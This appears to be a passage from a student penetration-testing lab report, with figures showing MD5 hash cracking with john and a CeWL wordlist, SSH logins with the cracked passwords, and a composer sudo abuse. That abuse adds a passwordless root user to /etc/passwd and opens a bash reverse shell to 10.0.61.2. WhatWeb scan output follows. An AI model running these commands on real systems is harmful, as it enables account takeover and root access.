

Figure 161: Complete list of possible password hashing algorithms produced by Hashid

I have a text file and want to filter all repeated lines while conserving the order of lines in the document. What bash command can generate this output?

If you want to remove duplicate lines **while preserving the order of their first appearance**, use `awk`:

Bash

```
awk '!seen[$0]++' input.txt > output.txt
```

How it works:

- `$0` is the entire current line.
- `seen[$0]` counts how many times that line has been encountered.
- `!seen[$0]++` is true only the first time a line appears, so only the first occurrence is printed.
- The original order of first occurrences is preserved.

Example:

input.txt

```
apple
banana
apple
orange
banana
pear
```

output.txt

```
apple
banana
orange
pear
```

If you want to modify the file in place:

Bash

```
awk '!seen[$0]++' input.txt > tmp && mv tmp input.txt
```

Avoid `sort -u` for this task, because it removes duplicates by sorting the lines and therefore does **not** preserve the original order.

Figure 162: ChatGPT chatlog for unique line command generation

Source: `https://chatgpt.com`

```
└─$ cat pw-hashes.txt
0571749e2ac330a7455809c6b0e7af90
df64dc2eb4a0b85091dd31eb4923eaac
fddd21b9d7ce17da93c30fa5a653a1df
14754f13e5280c5d49d2ae536c2d57e2
c13d23675b7a621212c3a6bb07e0e8df
cd1142c62ebbe49a17bc8788a4c83bec

┌──(student㉿kali)-[~/Pentest/8_cracking]
└─$ cat cewl_twitter.txt
Marquis Buckerzerg
@MBuckerzerg
CEO of Mesa | NFTs | Creator of virtual worlds | My dog is my everything
Joined February 2022
Feb 18, 2022
Had a pleasant appointment with my friend Mr. Freeman. We discussed possible partn
erships. Look what his algorithms did with my data! We created digital art of him,
 might auction as NFT soon!
See how data can be used to create safe environments. Only criminals got something
 to hide! https://x.com/bruise_almight/bruise_almighty/status/1221869659139366912
I can't believe it's already two years since I adopted my best friend tinkerbell!
18.02.2020 was the date my sunshine joined my family! #anniversary #puglife

┌──(student㉿kali)-[~/Pentest/8_cracking]
└─$ cat processor.py
import re
wordlist: str
with open("/home/student/Pentest/8_cracking/cewl_twitter.txt", "r+") as file:
  wordlist = re.sub("[^a-zA-Z0-9_]+", '\n', file.read())
  file.seek(0)
  file.write(wordlist)

┌──(student㉿kali)-[~/Pentest/8_cracking]
└─$ python3 processor.py

┌──(student㉿kali)-[~/Pentest/8_cracking]
└─$ cewl mesa -m 3 -w cewl_mesa.txt && cewl https://dirk-heuzeroth.de -m 3 -w cewl
 heuzeroth.txt && cat cewl_twitter.txt cewl_mesa.txt cewl_heuzeroth.txt /usr/share
/wordlists/rockyou.txt > wordlist.txt
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

┌──(student㉿kali)-[~/Pentest/8_cracking]
└─$ john --format=raw-md5 --rules --wordlist="wordlist.txt" pw-hashes.txt
Created directory: /home/student/.john
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=20
Press 'q' or Ctrl-C to abort, almost any other key for status
sunshine         (?)
machine          (?)
*****            (?)
??????           (?)
hackerman        (?)
anwendungssicherheit (?)
6g 0:00:00:00 DONE (2026-05-25 21:48) 9.090g/s 21736Kp/s 21736Kc/s 22816KC/s about
..digitale
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords
reliably
Session completed.
```


Figure 163: Complete hash cracking session with john

```
┌──(student㉿kali)-[~/tcvt]
└─$ ssh sam@mesa
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
sam@mesa's password:
Linux AuV-Mesa-Entry-15 6.17.4-2-pve #1 SMP PREEMPT_DYNAMIC PMX 6.17.4-2 (2025-12-19T07:49Z) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon May 25 20:41:11 2026 from 10.0.61.2
sam@AuV-Mesa-Entry-15:~$ exit
logout
Connection to mesa closed.

┌──(student㉿kali)-[~/tcvt]
└─$ ssh freeman@mesa
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
freeman@mesa's password:
Linux AuV-Mesa-Entry-15 6.17.4-2-pve #1 SMP PREEMPT_DYNAMIC PMX 6.17.4-2 (2025-12-19T07:49Z) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon May 25 20:41:25 2026 from 10.0.61.2
freeman@AuV-Mesa-Entry-15:~$ exit
logout
Connection to mesa closed.

┌──(student㉿kali)-[~/tcvt]
└─$ ssh zucc@mesa
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
zucc@mesa's password:
Linux AuV-Mesa-Entry-15 6.17.4-2-pve #1 SMP PREEMPT_DYNAMIC PMX 6.17.4-2 (2025-12-19T07:49Z) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon May 25 20:41:34 2026 from 10.0.61.2
zucc@AuV-Mesa-Entry-15:~$ exit
logout
Connection to mesa closed.
```

Figure 164: Logging into all Unix accounts with cracked passwords via ssh

```
freeman@AuV-Mesa-Entry-15:~$ cat privilege_escalation.sh
#!/bin/bash
cp /etc/passwd /home/freeman/passwd;
echo "friend::0:0:root:/root:/bin/bash" >> /home/freeman/passwd;
cp /home/freeman/passwd /etc/passwd;
freeman@AuV-Mesa-Entry-15:~$ chmod +x privilege_escalation.sh
freeman@AuV-Mesa-Entry-15:~$ cat composer.json
{
  "name": "freeman/privilege_esscalation",
  "description": "creating root user friend via sh script",
  "scripts": {
        "run-shell-script": [
            "./privilege_escalation.sh"
        ]
    }
}
freeman@AuV-Mesa-Entry-15:~$ composer validate composer.json
composer.json is valid, but with a few warnings
See https://getcomposer.org/doc/04-schema.md for details on the schema
The lock file is not up to date with the latest changes in composer.json, it is re
ser update` or `composer update <package name>`.
No license specified, it is recommended to do so. For closed-source software you m
se.
freeman@AuV-Mesa-Entry-15:~$ sudo /usr/bin/composer run-script run-shell-script
Do not run Composer as root/super user! See https://getcomposer.org/root for detai
Continue as root/super user [yes]? yes
> ./privilege_escalation.sh
freeman@AuV-Mesa-Entry-15:~$ tail /etc/passwd
systemd-timesync:x:103:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/
systemd-network:x:104:112:systemd Network Management,,,:/run/systemd:/usr/sbin/nol
systemd-resolve:x:105:113:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:106:114::/nonexistent:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:107:115:MySQL Server,,,:/nonexistent:/bin/false
zucc:x:1000:1000::/home/zucc:/bin/bash
sam:x:1001:1001::/home/sam:/bin/bash
freeman:x:1002:1002::/home/freeman:/bin/bash
friend::0:0:root:/root:/bin/bash
freeman@AuV-Mesa-Entry-15:~$ su friend
root@AuV-Mesa-Entry-15:/home/freeman# exit
exit
freeman@AuV-Mesa-Entry-15:~$
```

Figure 165: Complete execution of adding super user friend

```
freeman@AuV-Mesa-Entry-15:~$ cat reverse_shell.php
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.0.61.2/443 0>&1'");
freeman@AuV-Mesa-Entry-15:~$ cat composer.json
{
  "name": "freeman/reverse_shell",
  "description": "creating reverse shell via php file",
  "scripts": {
        "test": [
            "@php reverse_shell.php",
            "phpunit"
        ]
    }
}
freeman@AuV-Mesa-Entry-15:~$ composer validate
./composer.json is valid, but with a few warnings
See https://getcomposer.org/doc/04-schema.md for details on the schema
No license specified, it is recommended to do so. For closed-source software you may use "proprietary" as license.
freeman@AuV-Mesa-Entry-15:~$ sudo /usr/bin/composer run-script test
Do not run Composer as root/super user! See https://getcomposer.org/root for details
Continue as root/super user [yes]? yes
> @php reverse_shell.php
```

```
student@kali: ~
Session  Actions  Edit  View  Help
┌──(student㉿kali)-[~]
└─$ nc -lvp 443
listening on [any] 443 ...
connect to [10.0.61.2] from mesa [192.168.61.65] 59640
root@AuV-Mesa-Entry-15:/home/freeman# echo $0
echo $0
bash
root@AuV-Mesa-Entry-15:/home/freeman#
```

Figure 166: Complete execution of PHP reverse shell creation via composer

```
WhatWeb report for http://mesa:8080
Status    : 200 OK
Title     : phpMyAdmin
IP        : 192.168.61.65
Country   : RESERVED, ZZ

Summary   : Content-Security-Policy[default-src 'self' ;options inline-script eval
-script;referrer no-referrer;img-src 'self' data:  *.tile.openstreetmap.org;object
-src 'none';,default-src 'self' ;script-src 'self'  'unsafe-inline' 'unsafe-eval';
referrer no-referrer;style-src 'self' 'unsafe-inline' ;img-src 'self' data:  *.til
e.openstreetmap.org;object-src 'none';], Cookies[phpMyAdmin,pma_lang], HTML5, HTTP
Server[nginx/1.18.0], HttpOnly[phpMyAdmin,pma_lang], JQuery, nginx[1.18.0], Passwo
rdField[pma_password], phpMyAdmin[4.8.1], Script[text/javascript], UncommonHeaders
[x-ob_mode,referrer-policy,content-security-policy,x-content-security-policy,x-web
kit-csp,x-content-type-options,x-permitted-cross-domain-policies,x-robots-tag], X-
Frame-Options[DENY], X-UA-Compatible[IE=Edge], X-XSS-Protection[1; mode=block]

Detected Plugins:
[ Content-Security-Policy ]
        Content Security Policy (CSP) helps prevent XSS attacks by
        restricting which resources can be loaded.

        String       : default-src 'self' ;options inline-script eval-script;refer
rer no-referrer;img-src 'self' data:  *.tile.openstreetmap.org;object-src 'none';
        String       : default-src 'self' ;script-src 'self'  'unsafe-inline' 'uns
afe-eval';referrer no-referrer;style-src 'self' 'unsafe-inline' ;img-src 'self' da
ta:  *.tile.openstreetmap.org;object-src 'none';
        Website     : https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
```

Figure 167: Whatweb Scan on port 8080 - Result pt. 1



Figure 168: Whatweb Scan on port 8080 - Result pt. 2

```
[ PasswordField ]
        find password fields

        String       : pma_password (from field name)

[ Script ]
        This plugin detects instances of script HTML elements and
        returns the script language/type.

        String       : text/javascript

[ UncommonHeaders ]
        Uncommon HTTP server headers. The blacklist includes all
        the standard headers and many non standard but common ones.
        Interesting but fairly common headers should have their own
        plugins, eg. x-powered-by, server and x-aspnet-version.
        Info about headers can be found at www.http-stats.com

        String       : x-ob_mode,referrer-policy,content-security-policy,x-content
-security-policy,x-webkit-csp,x-content-type-options,x-permitted-cross-domain-poli
cies,x-robots-tag (from headers)

[ X-Frame-Options ]
        This plugin retrieves the X-Frame-Options value from the
        HTTP header. - More Info:
        http://msdn.microsoft.com/en-us/library/cc288472%28VS.85%29.
        aspx

        String       : DENY
```

Figure 169: Whatweb Scan on port 8080 - Result pt. 3

```
[ X-UA-Compatible ]
        This plugin retrieves the X-UA-Compatible value from the
        HTTP header and meta http-equiv tag. - More Info:
        http://msdn.microsoft.com/en-us/library/cc817574.aspx

        String       : IE=Edge

[ X-XSS-Protection ]
        This plugin retrieves the X-XSS-Protection value from the
        HTTP header. - More Info:
        http://msdn.microsoft.com/en-us/library/cc288472%28VS.85%29
        aspx

        String       : 1; mode=block

[ nginx ]
        Nginx (Engine-X) is a free, open-source, high-performance
        HTTP server and reverse proxy, as well as an IMAP/POP3
        proxy server.

        Version      : 1.18.0
        Website     : http://nginx.net/

[ phpMyAdmin ]
        phpMyAdmin is a free software tool written in PHP intended
        to handle the administration of MySQL over the World Wide
        Web.

        Version      : 4.8.1
```

Figure 170: Whatweb Scan on port 8080 - Result pt. 4



Figure 171: Whatweb Scan on port 8080 - Result pt. 5

8.3 Digital Forensics